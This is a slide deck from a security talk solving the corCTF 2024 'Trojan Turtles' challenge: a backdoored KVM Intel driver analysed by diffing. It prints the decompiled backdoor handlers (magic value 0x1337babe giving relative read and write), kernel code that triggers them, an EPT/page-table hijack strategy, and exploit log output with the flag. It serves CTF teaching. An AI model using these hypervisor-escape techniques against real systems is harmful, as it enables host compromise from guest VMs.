SYNACKTIV

Virtualizing virtualized bug in virtualization

Bière Secu Rennes

Paul VIEL

Contexte

SYNACKTIV

- corCTF 2024
  - Trojan Turtles:

    A mysterious person who goes by Tia Jan recently replaced our nested hypervisor's Intel KVM driver with a new driver.

    Can you take a look at this and see if our systems have been compromised?

KVM 101

SYNACKTIV

KVM: Kernel-based Virtual Machine


API standard pour créer des VM sous Linux

Abstraction du hardware (Intel VT-x , AMD SVM, ARM Virtualization Extensions, ...)

hardware assisted virtualization

SYNACKTIV


Chaque action "sensible" va créer un *VMEXIT* (IO/MMIO operations, halts, cpuid,)



virtualization in virtualization

SYNACKTIV


Une VM peut créer une VM



The backdoor

SYNACKTIV

- diff kvm-intel-original.ko kvm-intel-new.ko
  - handle_vmread
  - handle_vmwrite



The backdoor

SYNACKTIV

arbitrary relative read

```
int64_t handle_vmread(void* arg1)
    void* rbp = arg1
    void* r15 = *(arg1 + 0x1c78)
    ...
                rax_9 = kvm_get_dr(rbp, 0)

                if (rax_9 == 0x1337babe)
                    kvm_set_dr(rbp, 2, r15[kvm_get_dr(rbp, 1)]))
```

The backdoor

SYNACKTIV

arbitrary relative write


```
int64_t handle_vmwrite(void* arg1)
    void* rbp = arg1
    void* r12 = *(arg1 + 0x1c78)
          /* ... */
                    rax_8 = kvm_get_dr(rbp, 0)

                    if (rax_8 == 0x1337babe)
                        rax_28 = kvm_get_dr(rbp, 1)
                        rax_29 = kvm_get_dr(rbp, 2)
                        r12[rax_28] = rax_29
```

The backdoor

SYNACKTIV

How to trig ?



The backdoor

SYNACKTIV

```
cr4 = native_read_cr4();
cr4 |= 1ul << 13;
native_write_cr4(cr4);

vmxon_page = kzalloc(0x1000, GFP_KERNEL);
vmptrld_page = kzalloc(0x1000, GFP_KERNEL);

vmxon_page_pa = virt_to_phys(vmxon_page);
vmptrld_page_pa = virt_to_phys(vmptrld_page);

*(uint32_t *)(vmxon_page) = vmcs_revision();
*(uint32_t *)(vmptrld_page) = vmcs_revision();

res = vmxon(vmxon_page_pa);
res = vmptrld(vmptrld_page_pa);

asm volatile("vmread %[field], %[output]\n\t"
      : [output] "=r" (vmread_value)
      : [field] "r" (vmread_field) : );

asm volatile("vmwrite %[value], %[field]\n\t"
      :
      : [field] "r" (vmwrite_field),
        [value] "r" (vmwrite_value) : );
```


Exploit strategy

SYNACKTIV

- ROP chain on host to write the flag in guest address space
- mess wih EPT to map the host address space into the guest


Page table 101

SYNACKTIV




Page table with VM

SYNACKTIV




Page table hijack

SYNACKTIV



Page table hijack

SYNACKTIV



And eventually ...

SYNACKTIV

```
[  127.014896] [exp]: Found vmcs in l1 at offset 730021; value: 2adb000
[  127.014958] [exp]: YOU ARE HERE: ffff9aa4c1f6a000
[  127.014959] [exp]: probably physbase: ffff9aa4c0000000
[  127.014985] [exp]: eptp_value: 244f05e
[  127.014986] [exp]: ept_addr: ffff9aa4c244f000
[  127.014986] [exp]: ept_offset: 9ca00
[  127.015012] [exp]: pml4e_value: 2ba4907
[  127.015013] [exp]: pml4e_addr: ffff9aa4c2ba4000
[  127.015013] [exp]: pml4e_offset: 187400
[  127.015036] [exp]: pgd: ffff8c6102a80000
[  127.016681] clocksource: Long readout interval, skipping watchdog check: cs_nsec: 5383022626 wd_nsec: 5383019837
[  127.016772] TEST: f000ff53f000ff53
[  127.018707] found handle_vmread page at: ffff8800028fd000
[  127.018708] handle_vmread at: ffff8800028fd4d0
[  127.053129] flag: corctf{KvM_3xpl01t5_@r3_5ucH_a_p@1n_1n_Th3_a55!!!}
```

Time to drink

SYNACKTIV

SYNACKTIV

https://www.linkedin.com/company/synacktiv

https://twitter.com/synacktiv

https://synacktiv.com